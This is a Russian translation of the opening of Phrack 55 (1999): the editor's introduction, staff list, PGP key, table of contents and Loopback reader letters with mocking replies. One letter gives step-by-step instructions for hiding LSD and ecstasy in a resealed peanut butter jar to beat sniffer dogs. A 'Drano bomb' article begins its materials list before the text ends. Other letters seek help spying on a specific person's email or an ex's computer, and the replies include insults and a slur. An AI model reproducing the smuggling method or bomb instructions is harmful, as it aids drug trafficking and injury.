

Phrack RU issue 055

Русская версия Phrack, выпуск 055. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; справочники, индексы, аббревиатуры и архивные материалы; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Индекс Phrack 55; P H R A C K 5 5 L O O P B A C K; Phrack 55 Linenoise; P H R A C K 5 5 P R O P H I L E; Настоящий NT-руткит: патчинг ядра Windows NT; Справочное руководство по Libnet v.01; Проблемы безопасности в Perl CGI; Перезапись указателя фрейма; Распределённый сбор информации; Построение бастионных маршрутизаторов на базе Cisco IOS; Stego Hasho; Встраивание в сетевой уровень Linux; Black Book of AFS; Введение в глобальную систему позиционирования; Win32 Buffer Overflows (Переполнения буфера в Win32: обнаружение, эксплуатация и защита); Распределённый метастаз: методология проникновения в компьютерную сеть; Альтернативный подход к проектированию межсетевых экранов с поддержкой H.323; Phrack World News; Утилита извлечения Phrack Magazine.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Индекс Phrack 55

Автор: Phrack Staff

Возвращение духа места

Ложь! Ложь! Ложь! Повелитель лжи. Это я. Я обещал своевременный выпуск Phrack — и посмотрите, что вышло. Девятимесячный провал. Ну и ну. Охренеть. Просто неприлично. Господи, я облажался. Всем вам, терпеливым/безразличным читателям — искренне прошу прощения. Всем нытикам и жалобщикам — в конечном счёте это лишний раз доказывает: идите лесом. Всем тем, кто за последние несколько месяцев не сделал ничего, кроме негативных комментариев, — позвольте познакомить вас с реальным миром. Реальный мир — это место, где бесплатные технические журналы по компьютерной безопасности не оплачивают счета и не помогают снимать девчонок. И не помогают снимать девчонок, которые оплачивают счета, если уж на то пошло.

ВОТ В КАКОМ МИРЕ Я ЖИВУ.

ПОВЕРЬТЕ МНЕ: Я БЫ ИЗМЕНИЛ ЭТО, ЕСЛИ БЫ МОГ.

Но не могу. Поэтому я делаю то, что делаю, чтобы сводить концы с концами. Иногда это мешает.

Хм. Вы думаете, 9 месяцев — это плохо? Давайте взглянем на историю публикаций журнала Phrack с момента его основания в ноябре 1985 года. Представляю вам расписание выпусков Phrack Magazine с 1985 по 1999 год.

Jan		02?	10		23											52
Feb		03	11		24											
Mar		04	12		25			37	42	45						
Apr		05	13	17	26			38				47			50	
May						31										
Jun		06		18	27			39								
Jul			14	19					43							53
Aug			15					40								
Sep		07						33			46		48	51		55
Oct		08?	16?	20	28			34								
Nov		01		21	29	32	35		44				49			
Dec		09?		22	30		36	41								54

		85	86	87	88	89	90	91	92	93	94	95	96	97	98	99

Итак... Первый год выглядит вполне прилично — 8 выпусков за год. Неплохо, ребята, неплохо... Ой-ой! Шестимесячный разрыв между 16 и 17! В чём дело? По всей видимости, редакторы того времени (отцы-основатели Phrack — ТК и KL) ушли в колледж и оставили журнал в руках Elric of Imrryg. М-да. ЖИДКОЕ ОПРАВДАНИЕ! Следующий крупный провал — между 32 и 33. По всей видимости, происходило что-то нехорошее, связанное с тем, что Секретная служба закрыла Phrack, и какие-то разговоры о том, что выпуски 31 и 32 не были санкционированы или что-то в этом роде... Бла-бла-бла. Отлично. Это было лет 8 назад. Кого вообще волнует. В любом случае, после этого всё, похоже, вернулось в норму. Затем произошло нечто удивительное — бразды правления взял Крис Гоггинс. Сначала трёхмесячный разрыв. Затем четырёхмесячный провал. Потом снова три. Потом пять. Потом шесть. Потом происходит немыслимое. Шестнадцатимесячная кома.

ЗАТЕМ ВАШ ПОКОРНЫЙ СЛУГА БЕРЁТ ШТУРВАЛ В СВОИ РУКИ И ВДЫХАЕТ ЖИЗНЬ В ЭТО МЁРТВОЕ ТЕЛО!

БУМ БАМ! Смотрите НА ЭТИ ЦИФРЫ: 2 месяца, 4 месяца, 4 месяца, 3 месяца, 5 месяцев!.. Хм. 9 месяцев. Ну. Упс. Моя мысль в том... Ну. 9 месяцев — это не так плохо, как у Гоггинса. Вот вам и весь сказ! По большому счёту, в конце дня, в конечном итоге, я не так плох, как Гоггинс.

В любом случае, в этом выпуске есть избыток хороших статей. Читайте их.

Из других новостей: до нас дошёл неприятный слух. Начиная с 11 сентября 1999 года, Network Solutions — «люди с доменами» (*как мило*) — введут политику обязательной предоплаты при регистрации доменного имени. Что это означает для вас? НИКАКИХ БЕСПЛАТНЫХ ДОМЕНОВ НА ТРИ МЕСЯЦА! Никакого «попробуй перед покупкой», никакого «периода охлаждения». Если ты облажаешься и зарегистрируешь `masster-ninja.com`, братец, ты с этим застрял! Так что проверяйте орфографию.

Да. У меня есть кое-что очень неполиткорректное, что я хочу сказать, кое-что очень спорное... То, что вам может не понравиться... Но я должен это сказать:

GOD BLESS CANADA!

СТОП. ПОДОЖДИТЕ. Прежде чем удалить этот выпуск, дайте мне шанс объяснить, почему Канада рулит. Если бы не Канада, не было бы `t00nces`. Вот. Это единственная причина, по которой Канада рулит. Если бы не `t00nces`, на последнем барбекю, спонсированном Phrack, вероятно, случилось бы убийство (или, как минимум, серьёзное членовредительство). Три отдельных раза он гасил крупные заварухи. Самая крупная из них закончилась бы тем, что пьяный отброс был бы превращён в фарш. Он стал бы маленьким пятном на моей лужайке. Как бы я ни был обычно не против того, чтобы отмолотить пьяного отброса, дома такое недопустимо. `t00nces` — отличный парень во всех отношениях. Он определённо мой любимый канадско-американский гражданин.

Вдобавок. Я потерял гордость за свою страну, когда сыграл с ним в нашей ежемесячной партии в пул «Америка против Канады». Мой обет — написать трактат о том, насколько крута Канада. Ну. Лучшее, что я могу сделать, — это о том, насколько крут `t00nces`.

Phrack Magazine скорбит о недавней кончине У. Ричарда Стивенса. Специальный некролог смотрите в P55-04.

Наслаждайтесь журналом. Он создан хакерским сообществом и для хакерского сообщества. Точка.

```
-- Главный редактор -----[ route
-- Phrack World News -----[ disorder
----- Элита -----> daveg
-- Официальный Краб-Король Phrack --[ loadammo
-- Официальная Подруга Phrack -----[ A.R.A.
-- В.А. Baracus Phrack Fracas -----[ PETE F. vs. KRIS C.
-- Официальное Длинноствольное Оружие Phrack -[ Bennelli M1 Super 90 (tactical)
-- WNOA HO HO -----[ aaronb
-- Чемпионы по Netris -----[ prym & ReDragon
-- Знаток Ketel One -----[ vision
-- Официальный Вышибала Phrack -----[ t00nces
-- Поздравления -----[ W.O.F. and N.R.A.
-- Особая благодарность -----[ kweiheri, kamee
-- Привет и благодарности -----[ h4glz, felix, WAYNE, rfp, nocarrier, dug
-----| song, incr, dreck, nicnoc, e5, sw_r,
-----| greg hoglund and dark spyrit, sangfroid,
-----| dnm
-- Ты не в клубе, если -----[ не узнаёшь половину из этих людей
```

Phrack Magazine Т. 9, №55, 09 сентября 1999. ISSN 1068-1035

Содержание защищено авторским правом (с) 1999 Phrack Magazine. Все права защищены. Никакая часть не может быть воспроизведена полностью или частично без письменного разрешения главного редактора. Phrack Magazine предоставляется публике, по возможности, бесплатно. Дерзайте, народ.

Контакты Phrack Magazine

Главный редактор: route@phrack.com
Статьи: route@phrack.com
Ассоциированный редактор: alhambra@phrack.com
Комментарии: loopback@phrack.com
Phrack World News: disorder@phrack.com

Материалы на указанный адрес электронной почты могут быть зашифрованы следующим ключом:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGIBDdmijIRBADrabrDFYw6PRDRRRZsgetOOG0GoGR0n4/H7q4L7rLm7weszn4L
8j1zY4AV4f3jFis0A/AqXPicxUH0I3L6PzTMg1lmmLbcj6wnAvr78LZ65y3Z5aA
PEm/F7fNgAzF19MCnUWa+53eH0TBKW7JdjpfCELeXTMLNsJREjL7f5qvyQCg/xqD
g7dUtdIiDb7tm5DRhWqgDmED/iPUmuJmT5x40bmf135vjev1Rle3nhHie4fh58a7
VkZOmzqz/s3LninBuWcmuyZWShVGd8Hhd758yt41Xe/YHtEW4jSzYtE/1woYmp0K
sZnFt+zIVAEmlmcVVV9+qrpEKVmbBLTR/oa+6A+t5/hFUjriTpAQUGF0xLzXNLYu
c7cSA/0Q0rziq5xyuPbtUMKWE9zhxrt/SwfhunWx/n2vm2q9eFPfWqb9fDVuFrtv
gwpapVJ2CbM6F6c21pNGqm8zrSO8TYzgTScBKM80wn7ase3RBth36++N/Oq4Zczm
froc90ch7qkgdZ7TkPCuorsyMc1169DXBxBsgfiQ85ylUYrbrLQRTWlrZSBELiBT
Y2hpZmZtYW6JAEsEEBECAAsFAjdmijIECWMBaGAKCRAWHraAlbJmQSdiAKCjaUrs
InxTXebFlAX5aUmdEKsD1wCfRZMfzv3BvQMKa6Rmbwlzfz0DFS5Ag0EN2aKMxAI
APZCV7cIfwgXcqK61q1C8wXo+VMROU+28W65Szgg2gGnVqMU6Y9AVfPQB8bLQ6mU
rfdMZIZJ+AyDvWXPf9Sh01D49Vlf3HZSTz09jdvOmeFXklnN/biude/F/Ha8g8VH
MGHOfMlm/xX5u/2RXscBqtNbn02gpXI61Brwv0YAWCv19Ij9WE5J280gtJ3kkQc2
azNs0AlFHQ98iLMcfFstjvzbzySPAQ/C1WxiNjrtVjLhdONM0/XwXV00jHRhs3jMh
LLUq/zzhSsLAGBGNfISnCNLWhsQDGcgHKXrKlQzZlp+r0ApQmwJG0wg9ZqRdQZ+c
fL2JSyIZJrqr017DVeKyCzsAAgIH/jCj4drT8VSrxI2N3MlghiQOMcaGLE8L3qbZ
jyiVolqIeH+NEwyWzCMRVsFTHWfQroPrF30UsezIXuF0GPVZv1zSSB/fA1ND0CBz
9uK9oSYPwI8i513nMaF03bLWLB07dBqiDucKgfm/eyPGu5SP+3QhVaERDnBodolZ
J6t3ER8GRgjNUyxXOMaZ4SWdB7IaZVph1/PyEgLLA3DxfYjsPp5/WRJcSbK3NZDG
cNlmozX5WUM7cHwEHzmYSRDUjs/e3aJLZPa7stS9YGYVPZcjxQoE6wr+jx4Vjps4
pW+f6iWvWEfYnYRjQzwe8318rX60oJqHttaQs8xNEqvPOTfkt12JAD8DBRg3Zooz
Fh62gJWyzkERAj61AJ41XyTBasgKKYlOVnI4mWZYJemQIQCGiqaTkhpM6xCnqKD9
BKnoVdsNc44=
=IQ3Y
-----END PGP PUBLIC KEY BLOCK-----
```

Как всегда, ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ. Phrack распространяется в открытом виде. Вы вполне можете подписаться в открытом виде.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of the
 * editors and contributors, truthful and accurate. When possible, all facts
 * are checked, all code is compiled. However, we are not omniscient (hell,
 * we don't even get paid). It is entirely possible something contained
 * within this publication is incorrect in some way. If this is the case,
 * please drop us some email so that we can correct it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for the
 * entirely stupid (or illegal) things people may do with the information
 * contained herein. Phrack is a compendium of knowledge, wisdom, wit, and
 * sass. We neither advocate, condone nor participate in any sort of illicit
 * behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in the
 * articles of Phrack Magazine are intellectual property of their authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Содержание

01 Введение	Phrack Staff	014 K
02 Phrack Loopback	Phrack Staff	051 K
03 Phrack Line Noise	various	037 K
04 Дань уважения Phrack У. Ричарду Стивенсу	Phrack Staff	004 K
05 Настоящий руткит для NT	Greg Hoglund	066 K
06 Справочное руководство по Libnet	route	181 K
07 Проблемы PERL CGI	rfp	017 K
08 Перезапись указателя кадра стека	klog	020 K
09 Распределённый сбор информации	hybrid	010 K
10 Построение бастионных маршрутизаторов с IOS	Brett / Variable K	037 K
11 Стего Хэшо	Conehead	037 K
12 Встраивание в сетевой уровень Linux	kossak / lifeline	044 K
13 Чёрная книга AFS	nicnoc	011 K
14 Введение в систему глобального позиционирования	e5	015 K
15 Переполнения буфера в Win32...	dark spyrit	078 K
16 Распределённый метастаз...	Andrew J. Stewart	031 K
17 Проблемы безопасности межсетевых экранов H.323	Dan Moniz	015 K
18 Phrack World News	disorder	021 K
19 Утилита извлечения Phrack Magazine	Phrack Staff	021 K
		711 K

"...Да, да, можете говорить, что Phrack ещё активен. Но позвольте кое-что вам сказать. Phrack — уже не то, чем был. Люди, которые делают Phrack, — это не Knight Lightning и Taran King из тех старых BBS-времён. Это такие же люди, как мы с вами, не сильно отличающиеся, которые взвалили на себя работу, явно им не по силам. Не по силам? Да нет — ОГРОМНУЮ. Phrack уже не то, чем был. Попробуйте просто прочитать, скажем, Phrack 24, и Phrack 54."

- bјx из "PURSUiT", пытающийся оправдать свой `олдскульный` ezine. bјx написал захватывающую статью «Установка Slackware». Войтесь строчной буквы «i» и уважайте её.

"Может, мы организуем встречу PURSUiT на DefCon 9, который пройдёт в 2001 году. Пока это просто идея, потому что я думаю, 40% команды PURSUiT поедут на DefCon 9, и мы постараемся убедить остальных присоединиться."

- bјx из "PURSUiT" о своих далёких планах на defcon. Эй, приятель, если откладывать по доллару в день следующие два года — должно хватить!

"Предполагаю, что она провела поиск по jiggly +liar на altavista..."

- ghear, когда его попросили предположить, как некий человек оказался найден на случайной корпоративной веб-странице.

"Хм.. Просто катастрофически мало сайтов, которые используют слово `jiggly`."

- ghear, после некоторых размышлений.

— Конец файла —

PHRACK55LOOPBACK

Автор: Phrack Staff

Phrack Loopback — это ваша возможность написать редакции Phrack с комментариями, вопросами или чем угодно ещё. Ответы, как правило, пишет редактор, если не указано иное. Сами письма могут быть отредактированы по формату, но обычно не по грамматике и орфографии. Мы стараемся не исправлять живую речь, поскольку она зачастую придаёт письму особый колорит.

Спасибо kamee и loadammo за помощь.

0x01

route, ты отстой — и все вы в phrack такие.

[Двойной дурак — это мы!]

подумать только, 8 месяцев недостаточно, чтобы выпустить phrack 55, ну конечно.

[Вы бы так и подумали, не правда ли? Я знал, что надо было уволиться с работы. Ну, уверен, вы провели простой за работой над своим всемирно известным топовым бесплатным высокотехническим ззином, да? Сколько номеров вы выдали? 2? 3? Где это почитать?]

Вы говорили, что выйдет 31 августа, а сейчас 9 сентября?

[09.09.99 — куда более элитная дата, чем 08.31.99. Вообще-то, 09.09.99 — самая элитная дата в нашей жизни.]

Пидорасы.

[Хм... Это... Это предложение? Вы ищете приключений или как?]

— grez@vulgar.net

[Спасибо, мужик! Теперь все знают, куда слать любовь!]

0x02

Я адвокат по уголовным делам из Сан-Франциско, и поскольку считаю, что любопытство не должно быть преступлением, а информация хочет быть свободной, настоящим предлагаю читателям Phrack свои юридические услуги на безвозмездной основе. За бесплатной юридической консультацией обращайтесь: Omar Figueroa, Esq., omar@alumni.stanford.org или (415) 986-5591. <http://www.2xtreme.net/omar/>

[Очень круто. Уверен, что многие читатели как минимум зададутся вопросами о законе и о том, как он влияет на их специфическую профессию... Имейте в виду, Омар: многие «хакерского» типа, которым нужна юридическая помощь, склонны к идиотизму и поэтому вряд ли располагают деньгами. Надеюсь, вы готовы к добротной старомодной работе pro bono!]

0x03

Привет, рад видеть ваш сайт снова в эфире, я уже начал задаваться вопросом, что случилось...

[Alhambra споткнулся о шнур питания. Мы не заметили несколько месяцев. Наша вина.]

Пока вы не работали, в моём календаре дзен появилась запись, которая, как мне кажется, вам понравится:

[«Дзен-календарь»? На нём есть картинки Шакьямуни Будды в бикини?]

«Скорлупу нужно расколоть, чтобы вышло то, что в ней заключено; ведь если хочешь ядра — разбей скорлупу. И потому, если хочешь познать наготу природы, уничтожь её символы, и чем глубже проникаешь, тем ближе к её сути. Когда придёшь к Единому, собирающему всё в себе, — там твоя душа должна остаться.» — Мейстер Экхарт

хмм....

[Чувак, это просто замечательно. Пойду сейчас окуну голову в кастрюлю с кипящей водой. Буду через секунду...]

В общем, Phrack — отличный журнал, продолжайте в том же духе.

[Согласен. Спасибо.]

— red xing

0x04

У меня пока нет компьютера, потому что я в нём не очень разбираюсь??

[Вы спрашиваете или констатируете? И если у вас нет компьютера, как, чёрт возьми, вы пишете мне это письмо? Боже мой! Мы общаемся через ваш разум?!? Вы пользуетесь /сиянием/? Ладно. Можете позвонить мне через ваше сияние, когда понадобится... Но не читайте мои мысли с 4 до 5. Это время _route_. НЕ ВХОДИТЬ!]

но основные вещи, но я пытаюсь попасть на какой-нибудь подпольный сайт, который направит меня в нужную сторону, в сторону хакинга...

[Предлагаю потратить деньги на компьютер на домашние курсы английского как иностранного.]

у вас на сайте всё круто, там есть информация, которую я могу использовать спасибо

[Да, когда смотрю кино или не хочу, чтобы меня беспокоили, я снимаю www.phrack.com с трубки.]

Я знаю, что вы, может, и не ответите, но можете прислать мне сайты, которые помогут начать мой долгий путь в хакинг

[<http://owl.english.purdue.edu/esl/ESL-student.html>]

...спасибо...мой email weeddreams@yahoo.com

0x05

Привет,

Я хочу стать хакером.

[Я хочу стать рок-звездой. Потусим?]

У меня есть доступ ко всему оборудованию: модемы, роутеры, даже собственная АТС.

[Что ж, начало положено! Предлагаю следующим шагом всё-таки обзавестись каким-нибудь компьютером, чтобы всё это сетевое железо не пропадало зря!]

Где найти материалы с описанием типичных методов тестирования систем на безопасность? (TCP-SYN-атака, IP-спуфинг)

[Журнал Phrack Magazine, номера 48–53.]

Меня особенно интересуют DoS-атаки.

*[Ну почему нет? Вы производите впечатление высокоинтеллектуального человека. Подскажу вам одну особо зловредную (ещё не опубликованную), которая гарантированно положит даже самые стойкие хосты: отправьте целевому хосту следующие 4 пакета:
...*

1 - TCP SYN|RST with ISN == (2³² - 0x12A3) to a LISTENing port

2 - TCP ACK with SEQ_ACK == (0x12A4) to same port

3 - ICMP_PORT_UNREACH (IP header inside is irrelevant)

4 - UDP to same port

...

Затем быстро облейте компьютер жидкостью для розжига и подожгите. Подождите несколько минут, а потом попробуйте достучаться до хоста. Убедитесь сами, что не получится. Потом скажете спасибо.]

Буду рад любым указаниям.

*[void *you = NULL;]*

— LordKrishna

0x06

Я довольно хорошо разбираюсь в компьютерах и начал учиться программировать (или пытаться — никак не мог понять, что вообще такое переменная), когда мне было лет семь.

[Да, переменные — хитрая штука, не пользуйтесь ими. Придерживайтесь символьных констант.]

Теперь мне интересны хакинг и фрикинг, но я видел много файлов из 80-х и начала 90-х, которые, вероятно, мало или вообще не актуальны сейчас.

[Бесполезны, как порно пятидесятых.]

Я видел везде схемы blue box и red box, но, думаю, это уже не работает, потому что, сколь бы тупыми ни были телефонные компании в изображениях, они наверняка успели залатать эти дыры.

[Я видел планы мирового господства везде, и даже те не работают. Лично я хочу вернуть деньги.]

Однако, уверен, во фрикинге и особенно в хакинге ещё полно всего интересного, потому что об этом постоянно слышно.

[Не думаю, что кто-то когда-либо взламывал Tis Tas. Вот с чего можно начать!]

В общем, мне интересно, не хотите ли вы или кто-то из ваших знакомых написать файл о том, что работает, а что нет в современном мире. Мне нравится читать Phrack, но многие старые номера либо выше моего уровня

[У меня тоже! Особенно не даются мне P25-05, P27-08, P28-06. Не понимаю, зачем при хакинге нужны дикие индейки. Может, это было модно 10 лет назад.]

...либо кажутся более-менее неактуальными. Вы и большинство других хакеров/фриков, наверное, выросли, когда компьютеры ещё были на ранних стадиях,

[Угу. Мой первый компьютер — это камень и немного грязи.]

так что вы, вероятно, знаете об их устройстве куда больше, чем новые программисты.

[О да! Представьте компьютер как крошечную, невероятно сложную уличную проститутку. Чем больше вы вкладываете... Подождите. Нет. Не лучшая аналогия... Гм... Компьютер — как лист бумаги. Эр. Нет. Гм. Я понятия не имею, как они работают.]

Могу судить об этом, просто читая книгу по ассемблеру, которую купил. Не подозревал, что за железом стоит такая куча всего, и это увлекательно.

[Хм. Как думаете, может, мы могли бы встретиться как-нибудь вечером, и вы почитали бы мне? Вполголоса?]

В общем, мне нужен просто современный гид для начинающих, чтобы промочить ноги.

[Да прыгайте прямо! В бассейне для чайников места хватает, и, говорят, в новом спа есть трамплин.]

Большая часть литературы, которую я видел по фрикингу и базовому хакингу, очень старая, так что если вы знаете что-то современное или хотите написать сами — буду очень признателен.

[Вы пробовали поискать «hack +modern» на altavista?]

Большое спасибо.

— Cyber Guy

[Отличный ник, чувак!]

0x07

привет, шеф

[Привет, дурачок.]

меня зовут spider

[Как творчески. У мела больше характера.]

я будущий хакер, а пока мне нужна информация о бесплатном сервере

[Очень мило. А мне нужна информация о том, как понравиться девушке. Думаю, мы сможем помочь друг другу.]

— spider.

[Отличный ник, чувак!]

0x08

фрики, я недавно обнаружил ваш сайт.

[Поздравляю. Я недавно открыл в себе способность любить.]

должен сказать, что содержимое произвело на меня впечатление.

[Ну, большое спасибо! Пока звучит хорошо...]

я живу в японии, наркоторговля здесь налажена, но очень дорогая.

[Хм. Вы не пробовали переключиться на дженерики? Знаю, что ацетилсалициловую кислоту продают во многих дженериковых формах.]

так что я импортирую из штатов LSD и экстази...одна проблема....у них есть полицейская

[В Японии импортируют АОН?]

собака для обнюхивания каждой посылки перед отправкой. я нашёл способ обойти это. сначала возьмите новую нераспечатанную банку арахисового масла....очень осторожно снимите защитную плёнку, не порвав её....выньте хорошую порцию масла из центра.. аккуратно положите «товар» в полиэтиленовый пакет и вложите в банку... накройте маслом.....

[Хм. Skippy или Jiff? Стеклянная банка или пластиковая? Хрустящее или кремовое? И какого размера? А что насчёт арахисового печенья? Оно подойдёт? Пожалуйста, люди... Прежде чем присылать какую-нибудь полуготовую схему, потратьте 2 минуты на изучение вопроса.]

[Что мне делать с лишним арахисовым маслом? Могу сделать бутерброд? Или стоит оставить про запас?]

верните плёнку на место и прогладьте утюгом....это вернёт ей вид нераспечатанной....затем наденьте крышку обратно, и можно идти на досмотр.

— Sloskin

[Отлично, Sloskin! Вам удалось засветить эту полностью убогую технику наркоконтрабанды для тупоголовых наркоторговцев! Все агенты ФБР — свяжитесь с коллегами из DEA! Скажите им искать арахисовое масло.]

0x09

Из-за медленного интернета мне с трудом удаётся скачать ваши отличные статьи.

[Ага. Это всё трафик с порнухой.]

Не могли бы вы прислать их мне по электронной почте?

[Без проблем, ждите в течение 6–8 недель.]

Я никому не причиню вреда, клянусь.

[Лучше не надо. Phrack оснащён взрывными чернильными пакетами. Если вы сделаете что-то незаконное, они взорвутся у вас на руках и лице, и власти будут уведомлены.]

0x0a

Я пою и играю на гитаре в довольно своеобразной панк-группе под названием «The gods Hate Kansas».

[Правда? Какое совпадение, потому что мне ненавистен Канзас.]

Наши тексты и убеждения крутятся вокруг корпоративного и государственного саботажа.

[Отличная идея. Обрушим экономику и уничтожим правительство. Ещё лучше — опередим террористических экстремистов (вроде Осамы бин Ладена) и взорвём себя сами. Вы хоть представляете, как они ненавидят американцев? О, подождите, они просто выдумка à la «Хвост виляет собакой», верно?]

Сейчас мы готовимся к записи в июне. На новом CD будет примерно 5 песен, поэтому мы решили сделать его «мультимедийным»: добавить пару видео, наш сайт и несколько разных файлов о взломе замков, red boxing и хакинге.

[Бесплатные диски AOL звучат лучше. Обязательно к прослушиванию (нет)!]

Мне интересно, есть ли что-то, что вы хотели бы специально внести в этот проект.

[Только мой бесконечный сарказм. Кстати, BTW, я был саркастичен.]

Панк-сцена — чудесный питомник недовольства и во многом параллельна хакерской культуре

[Хакеры недовольны? Хм. Ларри Уолл выглядит весьма довольным. И мне кажется, он панк не любит.]

и этот CD может охватить много людей...

[Например, всех 15-летних обозлённых пригородных детей из Канзаса, которые думают, что им «тяжело дома» и «никто не понимает их дерьмо», поэтому они прокалывают носы, делают дурацкие причёски и тусуются в мутных хардкорных клубах!]

— Rion

0x0b

ЧО ТАМ

[Как трогательно-тупо!]

я нашёл дозвон своей школы и хочу, чтобы вы попробовали его взломать, если можете.

ЭТО: xxx-7035 Школа St. Francis Jr. High. Сломайте всё, что возможно, пожалуйста!

[Чувак, что-то мне кажется, что нам не пристало взламывать «специальную» образовательную школу. Думаю, тебе стоит вернуться в комнату, в смирительную рубашку и на таблетки.]

Там целая сеть из маков и IBM.

[Все подключены к машинам, чтобы вы не пускали слюни.]

0x0c

Привет, меня интересует хакинг. Я не очень в этом разбираюсь и хочу узнать больше. Хочу попробовать получить пароль одного конкретного человека, чтобы читать его почту.

[Ну, гений, ПОПРОБУЙ СПРОСИТЬ.]

Я завёл аккаунт на wowmail, чтобы посмотреть, как всё устроено. Оказалось, что если войти в свой аккаунт и посмотреть исходный код... он реально показывает ваш пароль!

[ДА ТЫ ЧТО?!? БОЖЕ, ЭТО НЕВЕРОЯТНО!]

Итак... можно ли написать программу, которая при попытке пользователя открыть почту... как-то просматривает исходный код и отправляет его на вашу электронную почту так, чтобы пользователь никогда не узнал?

[Господи, отпусти её, мужик, и соблюдай охранный ордер.]

Или есть ли другой способ, которым вы могли бы мне объяснить, как получить пароль?

[Шпионите ради любви. Берите пример со суперромео Штази Роланда Г. Он завоевал расположение очаровательной молодой женщины по имени Маргарете, переводчика в штаб-квартире НАТО SHAPE (Верховное командование союзными войсками в Европе). Она раскрыла всевозможные секреты об операциях союзных войск и так далее.]

Спасибо,
Steve

0x0d

Просто интересуюсь, можно ли мне стать частью Phrack.com?

[Короткий ответ: Нет. Длинный ответ: Да ну нафиг.]

Личная информация
~~~~~

Ник: Action Man

Зовите меня: Steve

Прошлые ники: Virtual Son, Renegade

*[ Ооо! Лоренцо Ламас читает Phrack! Я разрываюсь между тем, чтобы убить себя лопатой или кухонным измельчителем. ]*

Происхождение ника: Знаете, когда в голову приходит крутое имя, которое идеально подходит для ника... ну вот. / «Action Man» из фильма «MasterMinds»

*[ Мастер? Голова мана? Экшн? «Ник»? Слишком много гомоэротических слов, связанных с мастурбацией, чтобы это было совпадением. Меньше дёргать, больше учиться — вот что я говорю. ]*

Рост: 5'8"

Вес: 175 фунтов

*[ Вот это да. Немного тяжеловаты, не правда ли? Знаете, никогда не бывает слишком рано, чтобы ПЕРЕСТАТЬ поглощать медвежьи когти по две штуки за раз. ]*

Глаза: Карие

Волосы: Каштановые

Компьютер: IBM/Pentium TE (Technology Edge)

Когда я учился в 5–6 классе, меня интересовали компьютеры и то, как они работают.

*[ Отлично. Попробуем найти бездомного, которому не всё равно. ]*

Первым моим компом был IBM Aptiva.

*[ Мой первый комп — это апгрейд номера в Вегасе. ]*

Не очень быстрый, но мне хватало.

*[ Мужик, мне обычно требуется 3–4 кетеля с тоником, чтобы прожить день. ]*

Интерес к хакингу/фрикингу появился примерно в 7 классе, так что компьютерные штуки давались мне легко...

```
c:\dos> vol

Volume in drive C is DOS
Volume Serial Number is 12A1-1C20

c:\dos> label
Volume in drive C is DOS
Volume Serial Number is 12A1-1C20
Volume label (11 characters, ENTER for none)? 3L1T3H4CK3R

c:\dos> vol

Volume in drive C is 3L1T3H4CK3R
Volume Serial Number is 12A1-1C20

c:\dos> damn i rool
Bad command or file name

Держись, дружище...
```

на данный момент я всё ещё ползу по лабиринту хакинга...

*[ Я тоже! Ну, почти. Я на дне бутылки водки. По сути, то же самое. ]*

читаю книги...просматриваю статьи на вашем сайте и провожу бесконечные ночи за компьютером, вбивая команды на компьютеры, в которые попадаю, и не зная, что меня ждёт.

```
c:\dos> root
Bad command or file name

c:\dos> give actionman root
Bad command or file name

c:\dos> password root actionman
Bad command or file name

c:\dos> FUCKFUCKFUCKFUCKFUCKFUCKFUCK
Bad command or file name

c:\dos> whyamisolameohgodpleasesomeonekillme
Bad command or file name

c:\dos> ohgodimafourstarloser
Bad command or file name
```

В общем, в моём скучном городишке, где я обитаю.

*[ Чего? ]*

Здесь никто не делает того, что делаем мы, элита, и это меня раздражает.

*[ Под «мы» я подразумеваю всех, кроме меня и сотрудников Phrack. Вообще-то, я настаиваю на этом. ]*

Меня раздражает, что не с кем потусить.

*[ Может, стоит завести друзей, Action Man! Жизнь не может состоять только из хакинга, спасения мира и езды на Harley! ]*

Приходится делать всё по-тяжёлому, в одиночку.

*[ Привыкайте. ]*

Надеюсь, вы можете завербовать меня в мир Phrack.com.

*[ Думаю, пришло время вмешательства. Найдите себе спонсора. ]*

Спасибо

— Action Man

---

## **0x0e**

Сегодня я начал свой поиск мести.

*[ Вы искали под кроватью? Когда я ищу что-то, например пульт от телевизора, оно обычно бывает под кроватью. ]*

Моя цель — научиться взламывать или уговорить скучающего хакера помочь мне взломать компьютер бывшей.

*[ Загляните к Action Man, слышал, он чертовски крут. ]*

Просмотрев ваши сайты с руководствами «как взламывать», я понял, что это занятие не так просто, как можно было бы поначалу ошибочно предположить.

*[ Нужны многие многие многие часы, чтобы достичь такого уровня. Я имею в виду — десятки. ]*

Что касается моей цели, теперь вижу, что это ни к чему хорошему не приведёт и ничего не даст. Так что спасибо за то, что сделали всю эту информацию доступной для таких людей, как я.

— Z-taj

*[ Вот это да, легко же. Хоть бы все так быстро сдавались. ]*

---

## **0x0f**

Как сделать бомбу из Drano

автор: Fellow Felon

ПРЕДУПРЕЖДЕНИЕ!!!!!! Эта статья предназначена ИСКЛЮЧИТЕЛЬНО в образовательных целях!!

*[ ЧТО САМО ПО СЕБЕ ИРОНИЧНО, УЧИТЫВАЯ ИСТОЧНИК! ]*

Сотрудники Unabomber НЕ несут ответственности за неправомерное использование этой информации!!

*[ Идиот. Как можно неправомерно использовать инструкции по изготовлению бомбы? Разве не в этом и есть намерение? ]*

Применение этого в черте города является преступлением, и вас, скорее всего, поймут.

*[ Не говоря уже о факторе идиотизма. ]*

Ладно, хватит об этом.

Бомба из Drano — простой способ напугать кого угодно до чёртиков. Звук — как выстрел из ружья.

*[ А как насчёт настоящего ружья? Выстрел из него звучит больше как выстрел из ружья и напугает больше людей. ]*

Для начала вам понадобится алюминиевая фольга,

